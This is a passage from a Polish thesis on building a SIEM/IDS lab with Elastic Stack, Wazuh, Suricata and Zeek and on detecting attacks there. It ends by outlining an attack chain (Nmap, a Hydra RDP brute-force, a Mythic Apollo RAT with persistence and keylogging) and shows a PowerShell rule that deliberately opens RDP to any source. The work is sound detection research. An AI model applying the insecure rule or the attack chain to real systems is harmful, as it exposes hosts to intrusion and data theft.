- Winlogbeat – zbiera logi zdarzeń z systemów Windows, w tym logi zabezpieczeń, aplikacji, systemowe, Sysmon, dzienniki usług katalogowych.
- Filebeat – odczytuje logi z plików tekstowych (np. logi aplikacji), takich jak logi systemowe, logi aplikacji webowych czy dzienniki błędów.
- Metricbeat – gromadzi metryki systemowe i aplikacyjne (CPU, RAM, sieć).

Beats przesyłają dane do Logstash który pełni funkcję komponentu pośredniczącego, pozwalając na transformację, wzbogacenie i filtrowanie logów lub bezpośrednio

do Elasticsearch w postaci ustrukturyzowanych dokumentów JSON. Charakteryzują się niewielkim obciążeniem systemu, dużą wydajnością i możliwością elastycznej konfiguracji. Wymagają ręcznej konfiguracji na każdym monitorowanym hoście, co sprawia, że są proste w użyciu, ale mało skalowalne w większych środowiskach [43].

#### **2.9.4. Elastic Agent – architektura i funkcje**

Elastic Agent to zunifikowany agent zbierający dane z wielu źródeł. Jest nowoczesną alternatywą dla Beatsów i zastępuje wiele Beatsów jednym uniwersalnym agentem. Obsługuje integracje z dziesiątkami technologii, oferuje gotowe pulpity, reguły analizy. Konfiguracja zarządzana jest centralnie przez Fleet, czyli modułu zarządzania agentami w ramach Elastic Stack z poziomu interfejsu graficznego Kibana. Elastic Agent wspiera skalowalne zarządzanie politykami, automatyczne aktualizacje oraz monitoring stanu agentów i hostów [44]. Dzięki zastosowaniu Fleet, wdrażanie i zarządzanie agentami staje się znacznie prostsze i bardziej zautomatyzowane, co ma kluczowe znaczenie w dużych, dynamicznych środowiskach produkcyjnych.

#### **2.9.5. OSSEC/Wazuh Agent – przesyłanie logów HIDS**

Agent Wazuh to wieloplatformowy komponent instalowany na stacjach roboczych i serwerach, który przesyła dane do serwera Wazuh przez zaszyfrowany kanał. Obsługuje takie funkcje jak: kolekcja logów, kontrola integralności plików, wykrywanie malware'u, audyt konfiguracji systemu, analiza kontenerów i chmur [45].

### **2.10. Klasyfikacja alertów: prawdziwe i fałszywe alarmy**

W systemach wykrywania zagrożeń, takich jak SIEM, klasyfikacja alertów ma kluczowe znaczenie dla efektywności pracy zespołów reagowania na incydenty. Podstawowy podział alertów obejmuje cztery kategorie:

- Prawdziwie pozytywne (TP, *True Positive*) – alert wskazuje na rzeczywiste zagrożenie i zostało poprawnie wygenerowane.
- Fałszywie pozytywne (FP, *False Positive*) – alert wskazuje na zagrożenie, które w rzeczywistości nie występuje.
- Prawdziwie negatywne (TN, *True Negative*) – brak alertu w przypadku braku zagrożenia.
- Fałszywie negatywne (FN, *False Negative*) – brak alertu pomimo istniejącego zagrożenia.

Z punktu widzenia zespołu SOC, szczególnie uciążliwe są fałszywe pozytywy, które pochłaniają czas i zasoby, nie przynosząc wartości dodanej. Zgodnie z badaniami IBM i Morning Consult z 2023 roku, aż 63% dziennych alertów w SOC to fałszywe pozytywy lub zgłoszenia o niskim priorytecie, większość dnia pracy analityków pochłania obsługa incydentów, które nie są realnymi zagrożeniami [46].

Wysoka liczba fałszywych alarmów prowadzi do tzw. zmęczenia alertami (alert fatigue), czyli stanu, w którym analitycy stają się znieczuleni na powiadomienia i mogą przeoczyć rzeczywiste incydenty. Aby zredukować liczbę fałszywych alarmów, konieczne jest wdrożenie powtarzalnego procesu identyfikacji, klasyfikacji i eliminacji FP. Kluczowym narzędziem jest tutaj odpowiednia metodyka tworzenia detekcji oparta nie tylko na IoC, ale na głębszej analizie artefaktów ataków oraz TTP. Dlatego rekomenduje się klasyfikowanie alertów nie tylko według ich poprawności logicznej, ale również na podstawie rezultatu pracy zespołu SOC:

- Czy wymagały reakcji?
- Czy doprowadziły do eskalacji?
- Czy skutkowały modyfikacją detekcji?

Takie podejście pozwala optymalizować procesy SOC, priorytetyzować tuningi i usprawniać zarządzanie czasem.


### **3. Środowisko laboratoryjne**

#### **3.1. Topologia sieci – opis i diagram**

Środowisko laboratoryjne zostało zaprojektowane z myślą odwzorowania rzeczywistej infrastruktury korporacyjnej, uwzględniając podział na segmenty sieciowe, zastosowanie firewalla, punktu dostępowego do internetu, maszyn ofiar, maszyny atakującej oraz komponentów detekcyjnych. Kluczową rolę pełni podział na logiczne podsieci VLAN, który umożliwia precyzyjne sterowanie ruchem i izolację środowiskową.

Zgodnie z tezami przedstawionymi w rozdziale 2.1, skuteczny monitoring i segmentacja sieci to podstawowe elementy zabezpieczeń organizacji. Dzięki takiej architekturze możliwa jest analiza aktywności w poszczególnych warstwach, od ruchu sieciowego po działania lokalne użytkowników.

Rysunek 2 przedstawia graficzną reprezentację środowiska laboratoryjnego wraz z podziałem na sieci, rolami maszyn, oraz użytymi interfejsami.



Rysunek 2: Topologia środowiska laboratoryjnego.  
Źródło: opracowanie własne.

Zastosowane podsieci:

- 192.168.2.0/24 – sieć dla maszyny atakującej (Kali Linux), odseparowana fizycznie i logicznie,
- 192.168.3.0/24 – sieć wewnętrzna ofiar, odwzorowująca środowisko Windows z Active Directory,
- 192.168.6.0/24 – sieć detekcyjna, służąca do odbierania logów i pasywnego monitorowania.

Ruch z sieci 192.168.3.0/24 (interfejs pfSense em3) jest kopowany metodą SPAN (port mirroring) do interfejsu em4. Pozwala to na pasywną analizę całego ruchu

przy użyciu narzędzi takich jak Zeek oraz Suricata w trybie IDS (rozdział 2.8). Taka konfiguracja jest typowa dla środowisk SOC.

### **3.2. Wirtualizacja środowiska (VMware Workstation)**

Wszystkie maszyny zostały uruchomione w środowisku VMware Workstation, które zapewnia dużą elastyczność konfiguracji oraz umożliwia definiowanie własnych wirtualnych sieci (vmnet). Dzięki tej technologii możliwe było stworzenie w pełni odizolowanego i kontrolowanego środowiska testowego.

Wirtualizacja pozwala na szybkie przywracanie stanu maszyn, ich klonowanie i testowanie różnych wariantów ataków. Daje to dużą wartość w kontekście powtarzalności badań oraz możliwości dalszego rozwoju środowiska. Każda z podsieci została przypisana do innego interfejsu pfSense:

- em0 – interfejs WAN, bridge do routera domowego (DHCP),
- em1 – interfejs dla sieci detekcyjnej (192.168.6.1),
- em2 – interfejs dla sieci atakującej (192.168.2.1),
- em3 – interfejs dla sieci ofiar (192.168.3.1),
- em4 – interfejs monitorujący (SPAN/mirror z em3).

Takie rozwiązanie umożliwia pełną kontrolę nad ruchem sieciowym i jego analizę zgodnie z modelem architektury SIEM.

### **3.3. Konfiguracja pfSense – routing, NAT, SPAN/mirror i jego rola**

PfSense pełni rolę centralnego routera i firewalla środowiska. Dzięki jego elastycznym możliwościom konfiguracyjnym możliwe jest zarządzanie ruchem między podsieciami, filtrowanie pakietów oraz prowadzenie dzienników zdarzeń. W prezentowanej konfiguracji interfejs WAN (em0) został ustawiony jako bridge do domowego routera i uzyskuje adres IP z jego serwera DHCP. Oznacza to, że pfSense nie wykonuje funkcji NAT, tylko jego zadaniem jest jedynie przekazywanie ruchu do i z Internetu bez translacji adresów.

Funkcjonalności pfSense obejmują:

- Routing między wszystkimi segmentami sieci,
- Przesył swoich logów do Elasticsearch,
- Bridge – przekazywanie ruchu do Internetu,
- Firewall – dopasowane reguły bezpieczeństwa do każdego segmentu,

- SPAN/mirror – kopiowanie ruchu z em3 (sieć ofiar) do em4 (analiza).

Taka architektura zapewnia pełną kontrolę nad ruchem w środowisku i jego dokładne profilowanie, a jednocześnie pozwala na pasywną detekcję incydentów.

### **3.4. Opis maszyn wirtualnych i ich ról**

#### **3.4.1. Kali Linux – maszyna atakująca**

Kali Linux przeznaczona do testów penetracyjnych, w środowisku pełni rolę maszyny atakującej, generującej rzeczywiste scenariusze ataków.

- Nazwa: KaliMachine
- IP: 192.168.2.10
- Sieć: 192.168.2.0/24 (vmnet2)
- Interfejs: eth0
- Rola: symulacja ataków, generowanie artefaktów
- Monitoring: pasywny (ruch analizowany przez SPAN w em4)

#### **3.4.2. Windows Server 2019 – DC, DNS, IIS**

Windows Server został skonfigurowany jako kontroler domeny (DC dla Active Directory), serwer DNS i serwer WWW (IIS). Maszyna ta pełni kluczową funkcję zarządzania tożsamością i uwierzytelnianiem użytkowników w domenie victimcorp. Stanowi serce infrastruktury ofiar, do której przyłączone są inne maszyny klienckie w środowisku.

- Nazwa: Damian-DC
- IP: 192.168.3.20
- Sieć: 192.168.3.0/24 (vmnet3)
- Interfejs: Ethernet0
- Grupa domenowa: victimcorp
- Rola:
  - Active Directory (DC)
  - DNS
  - IIS (serwer WWW)
- Monitoring:

- Winlogbeat – Sysmon i Windows Event Log (logi systemowe i zdarzenia bezpieczeństwa, zbierający również logi z kontroler domeny),
- Filebeat – logi aplikacyjne (IIS),
- Elastic Defend – EDR i telemetria bezpieczeństwa.

#### **3.4.3. Windows 10 – klient w domenie**

Maszyna reprezentuje standardowy komputer pracownika, który został przyłączony do domeny Active Directory zarządzanej przez Windows Server. Dzięki temu możliwe jest centralne zarządzanie politykami bezpieczeństwa, użytkownikami i zasobami. Komputer korzysta z usług domenowych i jest typowym celem ataków. Podłączony do domeny victimcorp i korzystający z usług serwera.

- Nazwa: KOMPUTER1-VC
- IP: 192.168.3.10
- Sieć: 192.168.3.0/24 (vmnet3)
- Interfejs: Ethernet0
- Grupa domenowa: victimcorp
- Rola: Komputer użytkownika w domenie victimcorp
- Monitoring:
  - Winlogbeat – Sysmon i Windows Event Log (logi systemowe i zdarzenia bezpieczeństwa),
  - Elastic Defend – wykrywanie nieautoryzowanych operacji i exploitów.

#### **3.4.4. Ubuntu – maszyna detekcyjna HIDS (Wazuh)**

Wazuh to narzędzie typu HIDS (*Host-based Intrusion Detection System*), które analizuje logi hostów oraz śledzi zmiany plików i konfiguracji. Odpowiada za analizę danych zbieranych z agentów zainstalowanych na hostach Windows.

- Nazwa: detectionmachine1
- IP: 192.168.6.10
- Sieć: 192.168.6.0/24 (vmnet6)
- Interfejs: ens34
- Rola: monitorowanie integralności, reguły bezpieczeństwa,
- Zbierane dane: logi systemowe, alerty z hostów, dane FIM.

### **3.4.5. Ubuntu – maszyna detekcyjna SIEM**

Główna maszyna agregująca dane w systemie SIEM. Wykorzystuje Elastic Stack do przetwarzania, korelacji i wizualizacji danych pochodzących z różnych źródeł, z całego środowiska takich jak logi z Windows Server i Windows 10, logi aplikacyjne z serwera IIS (Filebeat), dane z EDR (Elastic Defend), dane z Pfsense a także dane sieciowe z Suricata i Zeek. Dzięki temu możliwa jest centralizacja logów i kompleksowa analiza zarówno aktywności hostów, jak i ruchu sieciowego, co stanowi fundament detekcji zagrożeń w środowisku laboratoryjnym.

- Nazwa: detectionmachine2
- IP: 192.168.6.20
- Sieć: 192.168.6.0/24 (vmnet6)
- Interfejsy:
  - ens34 – zarządzanie, odbiór logów,
  - ens33 – odbiór ruchu SPAN z sieci ofiar.
- Rola:
  - Agregacja i centralizacja logów z całego środowiska w ramach Elastic Stack,
  - Tworzenie Dashboardów,
  - Centralny punkt wizualizacji i korelacji zdarzeń.

Maszyna ta stanowi rdzeń całego systemu detekcji zagrożeń w środowisku laboratoryjnym, odpowiadając za końcową analizę i wizualizację artefaktów.

Taka architektura środowiska zapewnia kompleksowe warunki do badania bezpieczeństwa IT, analizy incydentów i testowania detekcji przy użyciu różnych narzędzi SIEM i IDS. Opisane komponenty będą wykorzystywane w kolejnych rozdziałach do analizy konkretnych scenariuszy ataków i badania artefaktów w logach.

Diagram przedstawia szczegółową topografię środowiska laboratoryjnego stworzonego na potrzeby niniejszej pracy. Uwzględnia on wszystkie logiczne podsieci, maszyny wirtualne oraz sposób ich połączenia poprzez router pfSense, pełniący funkcję centralnego punktu routingu. Widoczne są również interfejsy służące do pasywnego nasłuchu ruchu sieciowego (SPAN/mirror), a także kierunki przesyłu logów do centralnego systemu detekcji. Graficzna reprezentacja środowiska pozwala lepiej zrozumieć relacje między komponentami oraz ukazuje strukturę, na której oparto eksperymenty opisane w dalszych rozdziałach.

## **4. Narzędzia i systemy detekcji – konfiguracja praktyczna**

W niniejszym rozdziale przedstawiono konfigurację narzędzi detekcyjnych zastosowanych w środowisku laboratoryjnym zaprojektowanym na potrzeby pracy. Wybór narzędzi był podyktowany ich powszechnym wykorzystaniem w zespołach *Blue Team* i *Security Operations Center* (SOC), a także ich efektywnością w detekcji szerokiego spektrum technik ataków zgodnych z taksonomią MITRE ATT&CK. Postawiono na rozwiązania reprezentujące różne klasy detekcji od analizy pakietów (Suricata, Zeek), przez monitorowanie hostów (Sysmon, Wazuh, FIM), po rozwiązania klasy EDR (Elastic Defend). Dzięki temu możliwe było zbudowanie środowiska, które umożliwia obserwację różnych etapów ataku, a także porównanie skuteczności wykrywania poszczególnych technik. Wybór narzędzi takich jak Wazuh AIO (All-in-One) czy Elastic Stack pozwoliły dodatkowo na centralizację danych i detekcję korelacyjną.

Celem konfiguracji nie było dokładne odwzorowanie realnej infrastruktury przedsiębiorstwa ani profilowanie użytkowników czy systemów. Świadomie zrezygnowano z budowania linii bazowej (*baseline*). Zamiast tego skupiono się na wykrywaniu aktywności uznawanych za klasyczne i powtarzalne we współczesnych scenariuszach ataków, takich jak skanowanie portów, *brute-force*, pobieranie złośliwego oprogramowania, utrzymanie dostępu, eksfiltracja danych.

### **4.1. Suricata – konfiguracja, reguły, źródła logów**

Suricata została uruchomiona na maszynie detekcyjnej posiadającej dostęp do interfejsu SPAN (ens33), co umożliwia jej pasywną analizę ruchu sieciowego w czasie rzeczywistym. Zdecydowano się na tryb IDS zamiast IPS, ponieważ głównym celem środowiska było obserwowanie i analizowanie artefaktów ataków bez ingerencji w ruch. Użyto reguł z repozytorium Emerging Threats, co pozwoliło na szybkie uruchomienie wykrywania zagrożeń bez potrzeby tworzenia reguł od podstaw.

- Pakiety reguł: et/open, oisf/trafficid
- et/open – zapewnia szeroki zakres reguł ogólnego przeznaczenia i jest dobrze utrzymywany zestawem przez społeczność.

- oisf/trafficid – wspiera identyfikację ruchu sieciowego i może być użyteczny do klasyfikacji aplikacji oraz anomalii.

#### **4.2. Zeek – konfiguracja, logi, typy analizowanych zdarzeń**

Zeek działa równolegle z Suricata na tej samej maszynie, korzystając z ruchu przekazywanego przez interfejs ens33. Połączenie tych dwóch narzędzi wynika z ich komplementarnych podejść: Suricata opiera się na sygnaturach, a Zeek na logice i kontekście sesji. Skrypty domyślne Zeek zostały aktywowane, co pozwala na analizę ruchu protokołów takich jak HTTP, DNS, SSL, SSH, FTP oraz SMB.

- Aktywne typy logów: conn.log, dns.log, http.log, ssl.log, notice.log, weird.log, files.log, ssh.log, ftp.log, pe.log, smb\_files.log, smb\_mapping.log, kerberos.log

#### **4.3. Sysmon i Windows Event Log – konfiguracja detekcji hostów**

Na maszynach Windows zainstalowano Sysmon z predefiniowanym zestawem reguł stworzonym na podstawie szablonów SwiftOnSecurity, ze względu na ich jakość i zgodność z MITRE ATT&CK. Celem było zapewnienie jak najszerzego spektrum detekcji bez potrzeby tworzenia polityk od zera. Logi są eksportowane do Winlogbeat, który przekazuje je do ElasticSearch. Dodatkowo aktywowano standardowe logi zdarzeń Windows (Windows event logs), w tym Security, System i Application, aby zapewnić pełną widoczność operacyjną.

Zbierane dzienniki to:

- Application (ignorowane starsze niż 72h)
- System
- Security
- Microsoft-Windows-Sysmon/Operational
- Windows PowerShell: 400, 403, 600, 800
- Microsoft-Windows-PowerShell/Operational: 4103, 4104, 4105, 4106
- ForwardedEvents (oznaczone tagiem forwarded)

Dodatkowo, na kontrolerze domeny włączono zbieranie rozszerzonych logów związanych z usługą Active Directory (AD).

#### **4.4. Elastic Defend – monitorowanie w czasie rzeczywistym**

Elastic Defend, zintegrowany z Elastic Agent, umożliwia wykrywanie zagrożeń w czasie rzeczywistym, łącząc funkcjonalności systemu klasy EDR z analityką opartą na modelu MITRE ATT&CK. W środowisku laboratoryjnym moduł ten został jednak uruchomiony wyłącznie w trybie pasywnym, czyli do generowania alertów, bez włączania funkcji ochronnych, takich jak blokowanie procesów czy kwarantanna plików. Decyzja ta wynikała z założeń konstrukcyjnych laboratorium, które miało umożliwiać przeprowadzenie pełnych scenariuszy ataku bez ingerencji narzędzi ochronnych. Celem było uzyskanie maksymalnej widoczności zdarzeń i artefaktów w logach, a nie zatrzymywanie samego ataku. Z tego względu EDR został wykorzystany jako źródło danych detekcyjnych, a nie jako aktywny komponent obronny, co pozwoliło zachować swobodę w symulowaniu realnych zagrożeń w niezabezpieczonym środowisku.

#### **4.5. Wazuh – konfiguracja i integracja**

Na maszynach detekcyjnych uruchomiono Wazuh AIO, a na hostach Windows zainstalowano Wazuh Agent. Pomimo że sam Elastic Stack oferuje kompleksowe możliwości detekcji, w tym moduł monitorowania integralności plików (FIM). Zdecydowano się również na wdrożenie agenta Wazuh i jego konfiguracji jako alternatywnego źródła danych z poziomu hosta. Można uznać, że sam Elastic Stack jest wystarczający do detekcji w prezentowanym środowisku. Wprowadzenie Wazuh miało jednak na celu pokazanie możliwości wykorzystania tego rozwiązania jako lekkiego i elastycznego agenta do monitorowania hostów, który w połączeniu z Sysmonem może pełnić funkcję lokalnego czujnika detekcji HIDS.

#### **4.6. Elastic Stack – logowanie, analiza, wizualizacja**

Elastic Stack pełni rolę centralnej platformy analitycznej. Zrezygnowano z zastosowania Logstasha, ze względu na uproszczenie konfiguracji, architektury i mniejsze zużycie zasobów. Dane są przesyłane bezpośrednio z Filebeat, Winlogbeat, bądź Elastic Agent do Elasticsearch, co zapewnia prostszą architekturę i mniejszą latencję. Kibana służy do wizualizacji danych z podziałem na dashboardy tematyczne. Każde źródło posiada osobny indeks, co ułatwia filtrowanie i korelację zdarzeń.

#### **4.7. pfSense – konfiguracja źródeł logów**

pfSense pełni w środowisku laboratoryjnym rolę zapory sieciowej oraz routera. Choć sam nie pełni funkcji detekcyjnej w rozumieniu klasycznym, to generuje szereg istotnych logów administracyjnych i sieciowych, które mogą stanowić wartościowe źródło informacji o ruchu przychodzącym i wychodzącym, próbach dostępu, czy konfiguracji reguł i firewall.

W konfiguracji pfSense aktywowano wybrane źródła logów dostępne z poziomu interfejsu graficznego (GUI), skupiając się na tych, które dostarczają najistotniejszych danych dla analizy bezpieczeństwa. Ostatecznie włączono następujące kategorie:

- logi zapory (Firewall),
- logi systemowe (System),
- logi serwera WWW (WebGUI),
- logi użytkowników i uwierzytelniania (Auth),
- logi DNS Resolver / Forwarder.

#### **4.8. Metody przesyłania logów w środowisku laboratoryjnym**

W labolatorium zastosowano różne podejścia przesyłania logów, zależnie od typu źródła, od lekkich agentów Beats takich jak Filebeat czy Winlogbeat, przez pełne integracje z Elastic Agent, po klasyczny protokół Syslog i Wazuh Agent należący do niezależnego Wazuh AIO. Dzięki temu możliwe było sprawdzenie działania zarówno nowoczesnych rozwiązań takich jak Elastic Agent, oraz bardziej tradycyjnych metod przesyłu logów.

##### **4.8.1. Przesył logów z hostów Windows Server i klienta (Winlogbeat, Elastic Defend, FIM)**

Zastosowano dwa niezależne kanały zbierania danych: Winlogbeat do zdarzeń systemowych, Filebeat do FIM, oraz Elastic Agent do Elastic Defend .

##### **4.8.2. Przesył logów z serwera IIS (Filebeat)**

Pliki dziennika IIS są przetwarzane lokalnie przez Filebeat z aktywowanym modułem IIS, który pozwala na standaryzowaną analizę żądań HTTP i błędów aplikacyjnych. Wybrano Filebeat ze względu na jego prostotę i efektywność w przetwarzaniu logów plikowych.

#### **4.8.3. Przesył logów z Zeek i Suricata (SPAN/mirror, Filebeat)**

Logi generowane przez Zeek i Suricata na podstawie ruchu z portu SPAN (`em4 → ens33`) są przesyłane do Elasticsearch przy użyciu Filebeat. Zdecydowano się na Filebeat ze względu na jego stabilność i kompatybilność z formatami logów obu narzędzi.

Logi generowane przez Suricata są zapisywane w formacie JSON w katalogach `fast.log` oraz `eve.json` i następnie przesyłane Filebeatem (moduł Suricata) do Elasticsearch.

Logi generowane przez Zeek są zapisywane w formacie TSV w katalogach o lokalizacji `/opt/zeek/logs/current/` i następnie przekazywane przez Filebeat (moduł Zeek) do Elasticsearch.

#### **4.8.4. Przesył logów z pfSense (Syslog UDP, Elastic Agent)**

PfSense przesyła logi klasycznym protokołem Syslog (UDP na port 9001) bezpośrednio na maszynę z Elastic Agent, on natomiast po odebraniu parsuje je i przesyła do Elasticsearch. W konfiguracji pfSense aktywowano wszystkie możliwe źródła logów dostępne przez interfejs GUI.

#### **4.8.5. Przesył logów hostowych z Wazuh Agent**

Agenci Wazuh wysyłają dane do Wazuh Managera, skąd są one kierowane do Elasticsearch, wykorzystywanej w ramach środowiska Wazuh AIO. Wazuh Agent gromadzi dane lokalne, m.in. logi systemowe, zmiany plików, oraz informacje o stanie konfiguracji systemu i przesyła je w sposób ciągły do Wazuh Managera. Dane te są następnie przesyłane do Elasticsearch w formacie JSON (zgodnym z OSSEC). Należy podkreślić, że nie jest to ta sama instancja Elasticsearcha, która jest odpowiedzialna za centralizację pozostałych logów. W środowisku laboratoryjnym funkcjonują równolegle dwa niezależne źródła przetwarzania danych: jedno obsługiwane przez Elastic Stack, a drugie przez Wazuh Stack.

## 5. Scenariusz ataku – implementacja i przebieg

W niniejszym rozdziale przedstawiono szczegółowy przebieg symulowanego ataku w przedstawionym uprzednio środowisku laboratoryjnym. Celem było odwzorowanie realistycznego scenariusza przejęcia stacji roboczej użytkownika w sieci wewnętrznej na w pełni zaaktualizowanym systemie Windows 10 o adresie IP 192.168.3.10, znajdująca się w środowisku testowym. Atak miał charakter wieloetapowy i obejmował pełny łańcuch kill chain: od rozpoznania, przez uzyskanie dostępu, utrzymanie obecności, aż po eksfiltrację danych i działania post-exploitation. W badanym scenariuszu ataku wykorzystano agenta Apollo, należącego do platformy Mythic C2, który jest Malwarem typu RAT (*Remote Access Trojan*). Po zainfekowaniu systemu ofiary nawiązuje on komunikację z serwerem dowodzenia (C2) i umożliwia atakującemu zdalne wykonywanie poleceń systemowych, eksfiltrację danych, tworzenie mechanizmów trwałości (*persistence*) oraz dalszy rekonesans. Wszystkie działania zostały przeprowadzone z wykorzystaniem ogólnodostępnych narzędzi typu *open-source*, powszechnie stosowanych w zespołach *red team*, takich jak Nmap, Hydra, Mythic z agentem Apollo, a także natywnych narzędzi systemu Windows (LOLBins). Zamiast opierać się na exploitywaniu podatności wynikających z niezałatwanych systemów, skupiono się na błędach konfiguracyjnych, które często występują w rzeczywistych środowiskach korporacyjnych.

Planowany przebieg ataku obejmował następujące kroki:

1. Rekonesans sieciowy – skanowanie podsieci i identyfikacja otwartych portów (Nmap),
2. Atak *brute-force* na RDP – z użyciem Hydra i słowników z pakietu SecLists,
3. Zdalne logowanie do maszyny – za pomocą protokołu RDP (przy pomocy narzędzia xfreerdp),
4. Pobranie i uruchomienie payloadu Apollo – wygenerowanego w serwerze Mythic C2,
5. Utrwalenie dostępu – poprzez zadanie harmonogramu (SYSTEM) i wpis w rejestrze (użytkownik),
6. Rekonesans post-exploitation i eksfiltracja danych – z użyciem funkcji agenta Apollo (screenshot, keylogger, download),

7. Test reakcji systemu na logowanie kolejnego użytkownika – weryfikacja działania mechanizmów trwałego dostępu.

W kolejnych punktach zaprezentowano każdy z etapów realizacji ataku, wraz z omówieniem wykorzystanych technik, narzędzi oraz zastosowanych poleceń.

### 5.1. Przygotowanie środowiska ofiary

W celu odzwierciedlenia błędu konfiguracyjnego popełnianego przez administratorów, na stacji roboczej ofiary (192.168.3.10) wprowadzono celowe osłabienie zabezpieczeń. Za pomocą poleceń PowerShell utworzono reguły zapory Windows Defender Firewall, które dopuszczały ruch przychodzący do portu 3389 (RDP) z dowolnych źródeł:


```
New-NetFirewallRule -DisplayName "Zła reguła RDP"  
-Direction Inbound -Protocol TCP -LocalPort 3389  
-Action Allow
```

W Ustawieniach GPO domeny wyłączono wymóg złożoności haseł (*Password must meet complexity requirements*). Na potrzeby eksperymentu otwarto również port 22 (SSH), jednak nie był on wykorzystywany w trakcie przeprowadzanego scenariusza ataku. Zabieg ten miał na celu symulację dodatkowych wektorów ataku, jakie mogą pozostać otwarte w wyniku błędnej konfiguracji systemu.

### 5.2. Generowanie payloadu C2 (Apollo) w Mythic

